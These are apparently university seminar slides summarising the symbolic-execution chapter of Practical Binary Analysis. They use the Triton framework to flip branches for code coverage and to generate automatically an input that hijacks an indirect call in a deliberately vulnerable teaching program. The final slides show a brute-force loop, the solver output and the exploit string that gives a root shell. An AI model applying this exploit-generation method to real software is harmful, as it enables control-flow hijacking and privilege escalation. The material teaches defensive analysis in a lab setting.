

Practical Binary Analysis #13.4~

Seminar @ Gondow Lab.

Overview

1. Increase Code Coverage

- `main` function
- `find_new_input` function

2. Automatically exploit vulnerability

Source Code

- <https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q20>

Code Coverage - Example

```
01 void branch(int x, int y) {  
02     if(x < 5) {  
03         if(y == 10) printf("x < 5 && y == 10\n"); // branch1  
04         else        printf("x < 5 && y != 10\n");  
05     } else {  
06         printf("x >= 5\n");  
07     }  
08 }
```

- input : x=1, y=10

- branch1 : taken

If you want to make branch1 not taken ...

- input : x=1, y=9

- branch1 : not taken

Code Coverage - `main` (1/4) code

```
01 int main(int argc, char *argv[]) {
02     ...
03     // optional arguments to pass to parse_sym_config
04     std::vector<triton::arch::registers_e> symregs;
05     std::vector<uint64_t> symmem;
06     ...
07     if(argc < 5) {
08         printf("Usage: %s <binary> <sym-config> <entry> <branch-addr>\n", argv[0]);
09         return 1;
10     }
11     ...
12 }
```

- `binary` : path to binary to analyze
- `sym-config` : path to config file
- `entry` : address at which execution(emulation) starts
- `branch-addr` : target branch address

Code Coverage - `main` (2/4) code

```
01 int main(int argc, char *argv[]) {  
02     ...  
03     if(parse_sym_config(argv[2], &regs, &mem, &symregs, &symmem) < 0) return 1;  
04     ...  
05 }
```

- Difference between this and previous example is...
 - Create symbolic variable
 - Symbolize all memory locations and registers that contain user input.
 - `parse_sym_config` writes to `symregs` / `symmem` where/which to symbolize.

Code Coverage - `main` (3/4) code

```
01 int main(int argc, char *argv[]) {
02     ...
03     for(auto regid: symregs) { // Symbolize Registers
04         triton::arch::Register r = api.getRegister(regid);
05         api.convertRegisterToSymbolicVariable(r)->setComment(r.getName());
06     }
07     ...
08     for(auto memaddr: symmem) { // Symbolize Memory
09         api.convertMemoryToSymbolicVariable(
10             triton::arch::MemoryAccess(memaddr, 1)
11         )->setComment(std::to_string(memaddr));
12     }
13     ...
14 }
```

- Symbolize memory locations and registers

Code Coverage - `main` (4/4) code


```
01 int main(int argc, char *argv[]) {  
02     ...  
03     if(pc == branch_addr) { // find new user input to reach not explored path.  
04         find_new_input(api, sec, branch_addr);  
05         break;  
06     }  
07     ...  
08 }
```

- Call `find_new_input`, which is explained later.

Code Coverage -

`find_new_input` (1/3)

- Branch Constraints
 - (flag, src, dst, AST)
 - flag : whether this constraint was used (\neq taken)
 - src/dst : source/destination address
 - AST : AST encoding the branch constraint



Code Coverage - `find_new_input` (2/3) code

```
01 static void
02 find_new_input(triton::API &api, Section *sec, uint64_t branch_addr) {
03     ...
04     for(auto &pc: path_constraints) { // for all path constraints
05         if(!pc.isMultipleBranches()) continue; // ex. call
06         for(auto &branch_constraint: pc.getBranchConstraints()) {
07             ...
08             if(src_addr != branch_addr) { // if src is not the one we wanna flip
09                 if(flag) { // `flag` is True if `constraint` was used.
10                     constraint_list = ast.land(constraint_list, constraint);
11                 }
12             } else {
13                 ...
14     }
15 }
```

- Add the constraint
 - if the branch we're looking **is not** the target branch.

Code Coverage - `find_new_input` (3/3) code

```
01 static void
02 find_new_input(triton::API &api, Section *sec, uint64_t branch_addr) {
03     ...
04     for(auto &pc: path_constraints) { // for all path constraints
05         for(auto &branch_constraint: pc.getBranchConstraints()) {
06             ...
07             else {
08                 if(!flag) { // `flag` is False if `constraint` was not used.
09                     constraint_list = ast.land(constraint_list, constraint);
10                     for(auto &kv: api.getModel(constraint_list)) { // invoke Z3
11                         printf("SymVar %u (%s) = 0x%x\n",
12                             kv.first,
13                             api.getSymbolicVariableFromId(kv.first)->getComment().c_str(),
14                             (uint64_t)kv.second.getValue());
15     }}}}}}
```

- Add the constraint,
 - if the branch we're looking **is** the target branch.

Code Coverage - test program

- See <https://hackmd.io/@C5FCqN8cSS075WvPfrj9aw/SJurj-Q2O#branchc>
- `x` and `y` are the user inputs.
 - We shall symbolize these variables to get concrete values from `Z3`.
- We want to analyze `if (y == 10)...` branch.

Info from disassembly(, which we won't see here)

- `x` and `y` is contained in `rdi` and `rsi`, respectively.
- Start of `branch` function is at `0x4005b6`
- Target branch is at `0x4005ce`

Code Coverage - config file

We can symbolize registers like this:

```
01 %rdi=$
02 %rdi=0
03 %rsi=$
04 %rsi=0
```

- We also provide concrete value(`x` =0, `y` =0)
 - from which `code_coverage.cc` generate another concrete value to cover another path.

Code Coverage - Generating New Input(1/2)

As we can see the code below, arguments to pass to `code_coverage` is...

1. `binary` : path to binary file, in this case, `branch`
2. `sym-config` : path to config file, in this case, `branch.map`
3. `entry` : entry point, in this case, `0x4005b6`
4. `branch-addr` : target branch address, in this case, `0x4005ce`

```
01  if(argc < 5) {  
02      printf("Usage: %s <binary> <sym-config> <entry> <branch-addr>\n", argv[0]);  
03      return 1;  
04  }
```

Code Coverage - Generating New Input(2/2)

Results

```
01 $ ./code_coverage branch branch.map 0x4005b6 0x4005ce
02 evaluating branch 0x4005ce:
03     0x4005ce -> 0x4005dc (taken)
04     0x4005ce -> 0x4005d0 (not taken)
05     computing new input for 0x4005ce -> 0x4005d0
06         SymVar 0 (rdi) = 0x0
07         SymVar 1 (rsi) = 0xa
```

Initial inputs

```
01 $ ./branch 0 0
02 x < 5 && y != 10
```

New inputs

```
01 $ ./branch 0 0xa
02 x < 5 && y == 10 # new path!!
```

Overview

1. Increase Code Coverage

- `main` function
- `find_new_input` function

2. Automatically exploit vulnerability

Exploiting a Vulnerability

- Automatically generate inputs that exploit vulnerability,
 - hijacking an indirect call site
 - redirecting to an arbitrary address

Assumption

- We already know there is a vulnerability,
 - but don't know how to exploit.

Workflow

1. Randomly Generated Inputs + Taint Analysis
2. Symbol Execution to find new inputs that exploit vulnerability.

Exploiting a Vulnerability - The Vulnerable Program

- See <https://hackmd.io/@C5FCqN8cSS075WvPfrj9aw/SJurj-Q2O#135-Exploiting-Vulnerability>

Goal

- To jump to the admin area *without* knowing password.

Vulnerability

- No check of `index`,
 - so you can use data *outside* the `ical.functions` as a indirect call target.

Exploiting a Vulnerability - The Vulnerable Program

Normal Execution

```
01 $ ./icall 1 foo
02 Calling 0x400974
03 reverse: 22295079
```

Not Normal Execution

```
01 $ ./icall 2 foo
02 Calling 0x22295079 # hash, little endian
03 Segmentation fault (core dumped)
```

that is...

- We can use `hash` as a target of indirect call. (`hash` is hashed from `string`)
- The challenge is:
 - to find a `string` which is hashed into the address of secret admin area.

Exploiting a Vulnerability - The Vulnerable Program

Question : How can we exploit this vulnerability?

Exploiting a Vulnerability - The Vulnerable Program

Solution

1. Brute Force
2. Reverse Engineering
3. Symbex <-- !!!

Exploiting a Vulnerability - Key Point

There're two key information:

1. The address of vulnerable indirect call site
2. The address to which you want to redirect

Exploiting a Vulnerability - Key Point

There're two key information:

1. The address of vulnerable indirect call site : `0x400bef`
2. The address to which you want to redirect : `0x400b3b`

Because disassembly/DTA is not our purpose, we won't see the detail here.
(You may want to check the Book.)

Exploiting a Vulnerability - How to execute

Question (Review)

- Symbolic Execution : 
- Concolic Execution : 

Exploiting a Vulnerability - How to execute

Question (Review)

- Symbolic Execution : doesn't really run a program but rather emulate it.
- Concolic Execution : **does** run a program and track symbolic state as metadata.

Symbolic Execution vs Concolic Execution

We use **Concolic Execution** here because:

1. generating the exploit requires tracking the symbolic state through a whole program
 - which is slow in Symbolic Execution
2. it is easy to experiment multiple inputs

Exploiting a Vulnerability - `main`

- See <https://hackmd.io/@C5FCqN8cSS075WvPfrj9aw/SJurj-Q2O#main1>
- Triton's concolic mode only allows you to use Python API.

Exploiting a Vulnerability - `symbolize_inputs`

- See <https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#functions>
- All user inputs(command line arguments) will be:
 - converted into symbolic variables
 - set as concrete state in Triton's context

Exploiting a Vulnerability - `hook_ical`

- See <https://hackmd.io/@C5FCqN8cSS075WvPfrj9aw/SJurj-Q2O#functions>
- Call `exploit_icall` if:
 - instruction : control flow instruction
 - addr of instruction : tainted call site
 - operand : register

Exploiting a Vulnerability - `exploit_icall`

- See <https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#functions>
- 2 goals(constraints):
 - register (of `call`) : `target` (start of admin area)
 - register value : printable ASCII character

Exploiting a Vulnerability - getting a root shell

```
01 $ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
02 $ ./triton ~/code/chapter13/exploit_callsite.py \
03     ~/code/chapter13/icall 2 AAA
04 Symbolized argument 2: AAA
05 Symbolized argument 1: 2
06 Calling 0x223c625e
07 Found tainted indirect call site '0x400bef: call rax'
08 Getting model for 0x400bef: call rax -> 0x400b3b
09 # no model found
```

1. Move to the directory which contains `triton`.
2. Start `triton` script.
 - Start `icall` in `Pin` using `exploit_callsite.py` as a Pin tool.
 - `AAA` is arbitrary string which is needed to drive program.
3. No model was found which mean no 3-length string was found.
 - Recall that each inputs is symbolized in byte granularity.

Exploiting a Vulnerability - getting a root shell

Try input strings of length 1,2,...,100.

```
01 for i in $(seq 1 100); do
02     str`python -c "print 'A'*"${i}` # str = "A" * i
03     echo "Trying input len ${i}"
04     ./triton ~/code/chapter13/exploit_callsite.py \
05         ~/code/chapter13/icall 2 ${str} \
06     | grep -a SymVar
07 done
```

Exploiting a Vulnerability - getting a root shell

Result is...

```
01 ...
02 Trying input len 4
03 SymVar_0 = 0x24 (argv[2][0]) # $
04 SymVar_1 = 0x2A (argv[2][1]) # *
05 SymVar_2 = 0x58 (argv[2][2]) # X
06 SymVar_3 = 0x26 (argv[2][3]) # &
07 SymVar_4 = 0x40 (argv[2][4]) # last should be terminating NULL of the input
08 SymVar_5 = 0x20 (argv[1][0]) # 2
09 SymVar_6 = 0x40 (argv[1][1]) # last should be terminating NULL of the input
10 ...
```

- Exploit string is `$*X&`.

Exploiting a Vulnerability - getting a root shell

Get the root.

```
01 $ cd ~/code/chapter13
02 $ ./icall 2 '$*X&'
03 Calling 0x400b3b # start of admin area
04 # whoami
05 root
```